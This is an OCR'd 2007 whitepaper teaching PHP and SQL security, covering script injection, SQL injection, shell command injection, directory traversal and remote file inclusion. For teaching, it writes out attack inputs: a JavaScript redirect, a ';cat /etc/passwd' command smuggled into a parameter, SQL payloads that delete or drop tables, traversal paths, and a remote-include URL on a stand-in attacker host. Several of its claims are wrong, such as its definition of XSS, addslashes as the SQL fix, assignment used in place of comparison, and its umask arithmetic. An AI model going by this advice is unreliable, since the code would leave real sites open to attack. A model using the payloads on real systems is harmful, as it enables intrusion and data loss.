PHP & SQL Security

Andrew J. Bennieston

Whitepaper: January 2007

Whether your site is the web presence for a large multinational, a gallery showing your product range and inviting potential customers to come into the shop, or a personal site exhibiting your holiday photos, web security matters. After the hard work put in to make your site look good and respond to your users, the last thing you want is for a malicious hacker to come along and break it somehow.

There are a number of problems in web security, and unfortunately not all of them have definite solutions, but here we'll look at some of the problems that should be considered every time you set out to write a PHP script. These are the problems which, with well-designed code, can be eliminated entirely.


Contents

1. Introduction - Web Security: The Big Picture

The web is the future in business; from e-commerce to Internet Banking, from art galleries to restaurant menus and opening times, the web is becoming an essential aspect of business. Where websites must be automated, or dynamic, a number of web application solutions exist, but each of these brings with it a set of security considerations. Whether your site is the web presence for a large multinational, a gallery showing your product range and inviting potential customers to come into the shop, or a personal site exhibiting your holiday photos, web security matters. After the hard work put in to make your site look good and respond to your users, the last thing you want is for a malicious hacker to come along and break it somehow.

There are a number of problems in web security, and unfortunately not all of them have definite solutions, but this looks at some of the problems that should be considered every time you set out to write a PHP script. These are the problems which, with well-designed code, can be eliminated entirely. Before looking in detail at the solutions, though, let's take a moment to define the problems themselves.

1.1 SQL Injection



SQL Injection – Note that the quoted string is ended after the word Injection, and another quoted string begins at the end. This matches up with the quoting already present in the web application itself, otherwise the SQL would be incorrect and an error would occur.

In an SQL Injection attack, a user is able to execute SQL queries in your website's database. This attack is usually performed by entering text into a form field which causes a subsequent SQL query, generated from the PHP form processing code, to execute part of the content of the form field as though it were SQL. The effects of this attack range from the harmless (simply using `SELECT` to pull another data set) to the devastating (`DELETE`, for instance). In more subtle attacks, data could be changed, or new data added.

1.2 Directory Traversal

This attack can occur anywhere user-supplied data (from a form field or uploaded filename, for example) is used in a filesystem operation. If a user specifies "`../../../../../../etc/passwd`" as form data, and your script appends that to a directory name to obtain user-specific files, this string could lead to the inclusion of the password file contents, instead of the intended file. More severe cases involve file operations such as moving and deleting, which allow an attacker to make arbitrary changes to your filesystem structure.

Directory Traversal – Interpretation of the special directory names . and .. can be used to alter the interpretation of a complete path.

1.3 Authentication Issues

Authentication issues involve users gaining access to something they shouldn't, but to which other users should. An example would be a user who was able to steal (or construct) a cookie allowing them to login to your site under an Administrator session, and therefore be able to change anything they liked.

Authentication - Stolen cookies, or URL based authentication, can sometimes be used to gain access to areas of a website which should be restricted.

1.4 Remote Scripts (XSS)

XSS, or Cross-Site Scripting (also sometimes referred to as CSS, but this can be confused with Cascading Style Sheets, something entirely different!) is the process of exploiting a security hole in one site to run arbitrary code on that site's server. The code is usually included into a running PHP script from a remote location. This is a serious attack which could allow any code the attacker chooses to be run on the vulnerable server, with all of the permissions of the user hosting the script, including database and filesystem access.

2 Processing User Data

In this section, I'll consider form data processing. When a user submits a form to a PHP page for processing, he or she controls the data which is submitted. The techniques explored here help to reduce this uncertainty and protect against attacks which make use of weaknesses in the way PHP processes form data.

2.1 Validating Form Input & Stripping Tags

When a user enters information into a form which is to be later processed on your site, they have the power to enter anything they want. Code which processes form input should be carefully written to ensure that the input is as requested; password fields have the required level of complexity, e-mail fields have at least some characters, an @ sign, some more characters, a period, and two or more characters at the end, zip or postal codes are of the required format, and so on.

Each of these may be verified using regular expressions, which scan the input for certain patterns. An example for e-mail address verification is the PHP code shown below. This evaluates to true if an e-mail address was entered in the field named 'email'.

```
preg_match('/^.+@.+\..{2,3}$/',$_POST['email']);
```

This code just constructs a regular expression based on the format described above for an e-mail address. Note that this will return true for anything with an @ sign and a dot followed by 2 or 3 characters. That is the general format for an e-mail address, but it doesn't mean that address necessarily exists; you'd have to send mail to it to be sure of that.

Interesting as this is, how does it relate to security? Well, consider a guestbook as an example. Here, users are invited to enter a message into a form, which then gets displayed on the HTML page along with everyone else's messages. For now, we won't go into database security issues, the problems dealt with below can occur whether the data is stored in a database, a file, or some other construct.

If a user enters data which contains HTML, or even JavaScript, then when the data is included into your HTML for display later, their HTML or JavaScript will also get included.

If your guestbook page displayed whatever was entered into the form field, and a user entered the following,

```
Hi, I <b>love</b> your site.
```

Then the effect is minimal, when displayed later, this would appear as,

```
Hi, I love your site.
```

Of course, when the user enters JavaScript, things can get a lot worse. For example, the data below, when entered into a form which does not prevent JavaScript ending up in the final displayed page, will cause the page to redirect to a different website. Obviously, this only works if the client has JavaScript enabled in their browser, but the vast majority of users do.

```
Hi, I love your site. Its great!<script
language="JavaScript">document.location="http://www.acunetix.com/";</script>
```

For a split second when this is displayed, the user will see,

```
Hi, I love your site. Its great!
```

The browser will then kick in and the page will be refreshed from www.acunetix.com. In this case, a fairly harmless alternative page, although it does result in a denial of service attack; users can no longer get to your guestbook.

```
<script language="JavaScript">

function doPageCheck()
{
    document.location = 'http://www.acunetix.com/';

}

</script>
```

Injecting JavaScript - This JavaScript redefines a function called 'doPageCheck()'. If it is rendered as a result of form input, on a page which later calls a function 'doPageCheck()', which was previously defined for other purposes, the page will be refreshed to the new location specified in the* document.location *command.

Consider a case where this was entered into an online order form. Your order dispatchers would not be able to view the data because every time they tried, their browser would redirect to another site. Worse still, if the redirection occurred on a critical page for a large business, or the redirection was to a site containing objectionable material, custom may be lost as a result of the attack.

Fortunately, PHP provides a way to prevent this style of attack. The functions `strip_tags()`**,** `nl2br()` **and** `htmlspecialchars()` **are your friends, here.**

`strip_tags()` **removes any PHP or HTML tags from a string. This prevents the HTML display problems, the JavaScript execution (the** `<script>` **tag will no longer be present) and a variety of problems where there is a chance that PHP code could be executed.**

`nl2br()` **converts newline characters in the input to** `<br />` **HTML tags. This allows you to format multi-line input correctly, and is mentioned here only because it is important to run** `strip_tags()` **prior to running** `nl2br()` **on your data, otherwise the newly inserted** `<br />` **tags will be stripped out when** `strip_tags()` **is run!**

Finally, `htmlspecialchars()` **will entity-quote characters such as** `<`**,** `>` **and** `&` **remaining in the input after** `strip_tags()` **has run. This prevents them being misinterpreted as HTML and makes sure they are displayed properly in any output.**

Having presented those three functions, there are a few points to make about their usage. Clearly, `nl2br()` **and** `htmlspecialchars()` **are suited for output formatting, called on data just before it is output, allowing the database or file-stored data to retain normal formatting such as newlines and characters such as** `&`**. These functions are designed mainly to ensure that output of data into an HTML page is presented neatly, even after running** `strip_tags()` **on any input.**

`strip_tags()`**, on the other hand, should be run immediately on input of data, before any other processing occurs. The code below is a function to clean user input of any PHP or HTML tags, and works for both GET and POST request methods.**

```
function _INPUT($name)
{
    if ($_SERVER['REQUEST_METHOD'] = 'GET')
        return strip_tags($_GET[$name]);
    if ($_SERVER['REQUEST_METHOD'] = 'POST')
        return strip_tags($_POST[$name]);
}
```

This function could easily be expanded to include cookies in the search for a variable name. I called it `_INPUT` because it directly parallels the `$_` arrays which store user input. Note also that when using this function, it does not matter whether the page was requested with a GET or a POST method, the code can use `_INPUT()` and expect the correct value regardless of request method. To use this function, consider the following two lines of code, which both have the same effect, but the second strips the PHP and HTML tags first, thus increasing the security of the script.

```
$name = $_GET['name');
$name = _INPUT('name');
```

If data is to be entered into a database, more processing is needed to prevent SQL injection, which will be discussed later.

2.2 Executing Code Containing User Input

Another concern when dealing with user data is the possibility that it may be executed in PHP code or on the system shell. PHP provides the `eval()` function, which allows arbitrary PHP code within a string to be evaluated (run). There are also the `system()`, `passthru()` and `exec()` functions, and the backtick operator, all of which allow a string to be run as a command on the operating system shell.

Where possible, the use of all such functions should be avoided, especially where user input is entered into the command or code. An example of a situation where this can lead to attack is the following command, which would display the results of the command on the web page.

```
echo 'Your usage log:<br />';
$username = $_GET['username'];
passthru(“cat /logs/usage/$username”);
```

`passthru()` **runs a command and displays the output as output from the PHP script, which is included into the final page the user sees. Here, the intent is obvious, a user can pass their username in a GET request such as `usage.php?username=andrew` and their usage log would be displayed in the browser window.**

But what if the user passed the following URL?

```
usage.php?username=andrew;cat%20/etc/passwd
```

Here, the `username` **value now contains a semicolon, which is a shell command terminator, and a new command afterwards. The** `%20` **is a URL-Encoded space character, and is converted to a space automatically by PHP. Now, the command which gets run by** `passthru()` **is,**

```
cat /logs/usage/andrew;cat /etc/passwd
```

Clearly this kind of command abuse cannot be allowed. An attacker could use this vulnerability to read, delete or modify any file the web server has access to. Luckily, once again, PHP steps in to provide a solution, in the form of the `escapeshellarg()` **function.** `escapeshellarg()` **escapes any characters which could cause an argument or command to be terminated. As an example, any single or double quotes in the string are replaced with** `\'` **or** `\″`**, and semicolons are replaced with** `\;`**. These replacements, and any others performed by** `escapeshellarg()`**, ensure that code such as that presented below is safe to run.**

```
$username = escapeshellarg($_GET['username']);
passthru(“cat /logs/usage/$username”);
```

Now, if the attacker attempts to read the password file using the request string above, the shell will attempt to access a file called “`/logs/usage/andrew;cat /etc/passwd`**”, and will fail, since this file will almost certainly not exist.**

It is generally considered that `eval()` **called on code containing user input be avoided at all costs; there is almost always a better way to achieve the desired effect. However, if it must be done, ensure that strip_tags has been called, and that any quoting and character escapes have been performed.**

Combining the above techniques to provide stripping of tags, escaping of special shell characters, entity-quoting of HTML and regular expression-based input validation, it is possible to construct secure web scripts with relatively little work over and above constructing one without the security considerations. In particular, using a function such as the `_INPUT()` **presented above makes the secure version of input acquisition almost as painless as the insecure version PHP provides.**

3 Database Security

An increasingly large number of websites rely on databases to drive their interactivity, to store and display the latest content, and to track user accounts. Adding this extra database layer into the PHP web application running on your site brings with it a set of unique problems. Techniques presented here help to mitigate the damaging capacity of these problems and prevent them ever occurring.

3.1 SQL Injection

SQL (Structured Query Language) is the language used to interface with many database systems, including MySQL, PostgreSQL and MSSQL. Certain words and characters are interpreted specially by SQL, as commands, separators, or command terminators, for instance.

When a user enters data into a form, there is nothing stopping them entering these special commands and characters. Consider the PHP code below:

```
$query = “INSERT INTO orders(address) VALUES('$_GET['address']')”;
$result = mysql_query($query);
```

A form with a textbox named `address` **would be used to gather the information for this page. We'll ignore any other form elements for now, but obviously there'd be the order items, a name, possibly a price, a delivery date, and so on, which would also all need storing in a database.**

Imagine a perfectly legitimate user comes along and enters the following address

```
14 King's Way
Kingston
Kingham County
```

The database would spit back an error because the SQL command would be malformed. In the query, the address value is surrounded by single quotes, because it is a string value. When the database hits the apostrophe in `King's Way`**, it will treat it as the closing single quote, and end the string. The rest of the address will be treated as SQL commands. Since these “commands” don't exist, the database returns to PHP with an error.**

Now consider an attacker entering the following information into the form:

```
14 Kings Way
Kingston
Kingham County');DELETE FROM orders *; INSERT INTO ORDERS(address)
VALUES('Your data just got deleted by us. We win
```

Now, the command will succeed. The expected string data is presented, along with a closing quote. The opening `(` **after** `VALUES` **is closed, and the SQL command is terminated using a semicolon. After this, another command begins, one which tells the database to delete the entire contents of the orders table. Then, because the SQL hard-coded into the PHP contains another closing single quote, a third SQL command is entered, which leaves an open string value. This will be matched up with the final quote in the hard-coded SQL, and the entire command is syntactically correct, as far as SQL is concerned, and will therefore execute with no complaint.**

Clearly, it is not desirable for any user to be able to issue arbitrary queries simply by posting data in a form. Luckily for us, as with the PHP and HTML input issues discussed in part 1, PHP provides a solution. The `addslashes()` **and** `stripslashes()` **functions step in to prevent the above scenarios, and any number of similar attacks.**

`addslashes()` **will escape characters with a special meaning to SQL, such as** `'` **or** `;` **by prefixing them with a backslash (\), the backslash itself is also escaped, becoming** `\\`**.** `stripslashes()` **performs the opposite conversion, removing the prefix slashes from a string.**

When entering data into a database, `addslashes()` **should be run on all user-supplied data, and any PHP generated data which may contain special characters. To guarantee safety, simply run** `addslashes()` **on every string input to the database, even if it was generated internally by a PHP function. Similarly, be sure to run** `stripslashes()` **when pulling data back out from the database.**

3.2 Non-String Variables

Since PHP automatically determines the type of a variable, you should also check variables which you expect to be integers or other data types. For instance, the `int` **type in SQL does not need to be quoted, but it is still possible for a string in a PHP variable to be inserted into an SQL query in the position an integer would usually take. Consider the example below.**

```
$query = “INSERT INTO customers(customer_number) VALUES($_POST['number'])”;
```

If a user supplied the value

```
0); DROP TABLE customers; CREATE TABLE customers(customer_id
```

then the same kind of attack as before can be mounted. In this case, simply using `addslashes()` **isn't enough: you will prevent the command execution, but the database will still consider this to be an error as the words are not valid in that context. The only way to ensure against this kind of attack is to perform consistent input validation. Make sure that a value you think should be an integer really is. A regular expression that matches any non-integer characters should return false on a PHP string containing only an "integer". When that string is treated as an integer by SQL, it will therefore not cause any errors or unexpected code execution.**

3.3 Database Ownership & Permissions


There are other precautions you may be able to take to prevent some of the more serious SQL injection attacks. One such course of action is to implement access control on the database. Many database packages support the concept of users, and it should be possible to set an owner, with full permissions to modify anything within the database, and other users which may only connect and issue `SELECT` **or** `INSERT` **queries, thus preserving any data already entered against** `DELETE` **or** `DROP` **commands. The specifics of achieving such protection will depend on the database system you're using, and consulting the documentation or user manual should reveal how to implement access control.**

The user designated as the database owner should never be used to connect to the database from a PHP script; owner privileges should be used on consoles or web admin interfaces such as phpmysqladmin. If a script requires the `DELETE` **or** `UPDATE` **commands, it should ideally use a separate user account to the standard account, so that the standard account can only add data using** `INSERT`**, and retrieve data using** `SELECT`**. This separation of permissions prevents attacks by limiting the effectiveness of any one SQL injection avenue. If, by poor or forgetful programming, a user can inject SQL into one script, they will gain only** `SELECT` **/** `INSERT` **permissions, or only** `UPDATE` **/** `DELETE` **permissions, and never sufficient permissions to drop entire tables or modify the table structure using the** `ALTER` **command.**

3.4 File Permissions

Data in a database system must be stored somehow on disk. The database system itself is responsible for exactly how the data is stored, but usually there will be a data/ directory under which the database keeps its files. On a shared hosting system, or a system which allows users some access to the filesystem, it

is essential to reduce the permissions on this file to a bare minimum; only the system user under which the database process itself runs should have read or write access to the data files. The web server does not need access as it will communicate with the database system for its data, instead of accessing the files directly.




Filesystem Permissions - Make sure users with shell access cannot change into the database directories!

3.5 Database Connections

PHP usually connects to the database management system through a TCP socket or a local domain socket (on UNIX/Linux). Where possible, you should prevent connections to this socket from IP addresses or processes other than the web server, and any other process which needs access to the data (for example, if you have internal order processing software which does not run through the web server). If the web server and the database server are on the same computer, and no other services are running which may be exploited to provide a database connection, it should be sufficient to allow only the local host (given by the hostname `localhost` or the IP address `127.0.0.1`) access to the TCP port on which the database manager is listening. If the web server and database server are on different machines, the IP of the web server should be specified explicitly. In short, limit the access to the database as much as possible without breaking anything that needs access to it. This should help to ensure that the only access channel is via your PHP scripts, and those have been written securely enough to check for unexpected or unauthorised data and reject it before it reaches the database.

3.6 Database Passwords In Scripts

Finally, a word on database passwords. Each database user should be assigned a password, and your scripts will need this password in order to initiate a connection to the database. Ideally, scripts containing configuration data such as the database username and password should be stored outside of the web server's document root. This prevents a casual attacker retrieving the plain text of the configuration file and obtaining the database password.



Passwords - Avoid including passwords in PHP files, specify them once in a file with restricted permissions, then refer to $password in the rest of the files. Also ensure that it is not possible for someone to include your password file and echo $password themselves! Encrypted passwords are a bonus, here (or use passwordless local links).

Other methods to consider are to use a `.php` **extension for the file, instead of the commonly used** `.inc` **extension, for included files. The** `.php` **extension ensures that the file is passed through PHP before output is sent to the user's browser, and so it is possible to prevent display of data within the file simply by not echoing it!**

`.htaccess` **files provide a third method of protecting against password grabbing. If you deny web access to files whose names begin with** `.databaseconfig`**, for instance, a user cannot easily obtain the file through the web server directly.**

Of course, a user may still be able to exploit file access security vulnerabilities in scripts to obtain, or even to change, the contents of the file. File system security is covered in section 4.

4 File System Security

Accessing the filesystem through PHP has many uses, from reading in data which is not stored in a database, to locally storing files uploaded by a remote user. The file system is subject to unauthorised, unexpected modification if the PHP code driving your file management is not secure.

4.1 Directory Traversal Attacks

In a directory traversal attack, the attacker will specify a filename containing characters which are interpreted specially by the filesystem. Usually, . refers to the same directory, and .. refers to its parent directory. For example, if your script asks for a username, then opens a file specific to that username (code below) then it can be exploited by passing a username which causes it to refer to a different file.

```
$username = $_GET['user'];
$filename = “/home/users/$username”;
readfile($filename);
```

If an attacker passes the query string

```
?user=../../etc/passwd
```

then PHP will read /etc/passwd and output that to the user. Since most operating systems restrict access to system files, and with the advent of shadow password files, this specific attack is less useful than it previously was, but similarly damaging attacks can be made by obtaining .php files which may contain database passwords, or other configuration data, or by obtaining the database files themselves. Anything which the user executing PHP can access (usually, since PHP is run from within a web server, this is the user the web server runs as), PHP itself can access and output to a remote client.

Once again, PHP provides functions which step in and offer some protection against this kind of attack, along with a configuration file directive to limit the file paths a PHP script may access.

realpath() and basename() are the two functions PHP provides to help avoid directory traversal attacks. realpath() translates any . or .. in a path, resulting in the correct absolute path for a file. For example, the $filename from above, passed into realpath(), would return

```
/etc/passwd
```

basename() strips the directory part of a name, leaving behind just the filename itself. Using these two functions, it is possible to rewrite the script above in a much more secure manner.

```
$username = basename(realpath($_GET['user']));
$filename = “/home/users/$username”;
readfile($filename);
```

This variant is immune to directory traversal attacks, but it does not prevent a user requesting a file they weren't expected to request, but which was in the same directory as a file they are allowed to request. This can only be prevented by changing filesystem permissions on files, by scanning the filename for prohibited filenames, or by moving files you do not want people to be able to request the contents of outside of the directory containing the files you do want people to be able to access.

The configuration file variable open_basedir can be used to specify the base directory, or a list of base directories, from which PHP can open files. A script is forbidden to open a file from a directory which is not in the list, or a subdirectory of one in the list.

Note that PHP included files are subject to this restriction, so the standard PHP include directory should be listed under open_basedir as well as any directories containing files you wish to provide access to through PHP. open_basedir can be specified in php.ini, globally in httpd.conf, or as a per-virtual host setting in httpd.conf. The php.ini syntax is

```
open_basedir = “/path:/path2:/path3”
```

The httpd.conf syntax makes use of the php_admin_value option,

```
php_admin_value open_basedir “/path:/path2:/path3”
```

open_basedir cannot be overridden in .htaccess files.

4.2 Remote Inclusion

PHP can be configured with the allow_url_fopen directive, which allows it to treat a URL as a local file, and allows URLs to be passed to any PHP function which expects a filename, including readfile() and fopen(). This provides attackers with a mechanism by which they can cause remote code to be executed on the server.

Consider the following case. Here, the include() function is used to include a PHP page specific to an individual user. This may be to import their preferences as a series of variables, or to import a new set of functionality for a different user type.

```
include($_GET['username'] . '.php');
```

This assumes that the value of username in the GET request corresponds to the name of a local file, ending with .php. When a user provides a name such as bob, this looks for bob.php in the PHP include directories (current directory, and those specified in php.ini). Consider, however, what happens if the user enters

```
http://www.attackers-r-us.com/nastycode
```

This translates to http://www.attackers-r-us.com/nastycode.php and with allow_url_fopen enabled, this remote file will be included into the script and executed. Note that the remote server would have to serve php files as the raw script, instead of processing them with a PHP module first, in order for this attack to be effective, or a script would have to output PHP code (readfile(realnastycode.php); for instance).

Mechanisms such as the above allow attackers to execute any code they desire on vulnerable web systems. This is limited only by the limitations placed on PHP on that system, and the limitations of the user under which PHP is running (usually the same user that the entire web server is running under).

One simple way to prevent this style of attack is to disable allow_url_fopen. This can be set in php.ini. If allow_url_fopen is required for some parts of your site, another technique is to prefix the file path with the absolute path to the starting directory. This reduces the portability of your scripts, since that path must be set depending on where the script was installed, but it results in increased security, since no path starting with a / (or X:\, or whatever it is on your operating system) can be interpreted as a URL.

```
$username = basename(realpath($_GET['username']));
include('/home/www/somesite/userpages/' . $username . '.php');
```

The code above highlights not only prefixing with an absolute path, but also protecting against directory traversal using `basename` **and** `realpath`**.**

Note that the third solution to the remote inclusion problem is to never use user-

supplied filenames. This alleviates a large number of file-related security issues, and is recommended wherever possible. Databases and support for PHP concepts such as classes should reduce user-specified file operations to a minimum.

4.3 File Permissions

Files created with PHP have default permissions determined by the umask, short for unmask. This can be found by calling the `umask()` **function with no arguments.**

The file permissions set are determined by a bitwise and of the umask against the octal number `0777` **(or the permissions specified to a PHP function which allows you to do so, such as** `mkdir("temp",0777)` **). In other words, the permissions actually set on a file created by PHP would be** `0777 & umask()`**.**

A different umask can be set by calling umask() with a numeric argument. Note that this does not default to octal, so `umask(777)` **is not the same as** `umask(0777)`**. It is always advisable to prefix the** `0` **to specify that your number is octal.**

Given this, it is possible to change the default permissions by adding bits to the umask. A umask is "subtracted" from the default permissions to give the actual permissions, so if the default is `0777` **and the umask is** `0222`**, the permissions the file will be given are** `0555`**. If these numbers don't mean anything to you, see the next subsection on UNIX File Permissions.**

The umask is clearly important for security, as it defines the permissions applied to a file, and therefore how that file may be accessed. However, the umask applies server-wide for the duration it is set, so in a multi-threaded server environment, you would set a default umask with appropriate value, and leave it at that value. Use `chmod()` **to change the permissions after creation of files whose permissions must differ from the default.**

4.4 UNIX File Permissions

UNIX file permissions are split into three parts, a user part, a group part, and an "others" part. The user permissions apply to the user whose userid is specified as the owner of the file. The group permissions apply to the group whose groupid is specified as the group owner of the file, and the other permissions apply to everyone else.

The permissions are set as a sum of octal digits for each part, where read permission is `4`**, write permission is** `2`**, and execute permission is** `1`**. To create UNIX file permissions, add each permission digit you want to apply to each part, then**

combine the three to get a single octal number (note, on the command line, `chmod` **automatically treats numbers as octal, in PHP, you need to specify a leading zero).**

The permissions are also commonly displayed in the form of `r` **(read),** `w` **(write) and** `x` **(execute), written three times in a single row. The first three form the user permissions, second the group, and third others.**

Take, for example, a file owned by user `andrew` **and group** `users`**. The user** `andrew` **must be able to read, write and execute the file, the** `users` **group must be able to read and execute it, and everyone else must be able to execute only.**


This corresponds to `-rwxr-x--x`**, where each** `-` **is a placeholder for the missing character of permissions (**`w`**, for instance, in the group, and** `rw` **in the others). The** `-` **at the front is due to the fact that there is an extra part which specifies other, UNIX specific, attributes. The ls directory listing tool uses this first column to display a** `d` **character if the item is a directory.**

To obtain this permission set in octal, simply add the digits `4`**,** `2` **and** `1`**, in three separate numbers, then combine them in order. The user permissions are** `rwx`**, which is** `4 + 2 + 1 = 7`**. The group permissions are** `r-x`**, which is** `4 + 1 = 5`**, and the other permissions are** `--x`**, which is** `1 = 1`**. We now have the values 7 for user, 5 for group, and 1 for others, which combines to the octal number** `0751`**.**

The actual permissions applied to a file created depend on the permissions set, and the umask, which subtracts from the permissions set (actually its a bitwise and, but it has the effect of subtracting, as long as you treat the permissions as though they were three distinct octal numbers, and not a single three digit octal number). A umask of `0266`**, (which is equivalent to not write, not read or write, not read or write, for user, group, and others, respectively) applied to a default permission of** `0777`**, results in** `0511`**, which is** `-r-x--x--x`**. The umask is determined in the same way as the permissions, but you start with** `7` **and subtract the numbers for the permissions you do not want.**

5 File Uploads

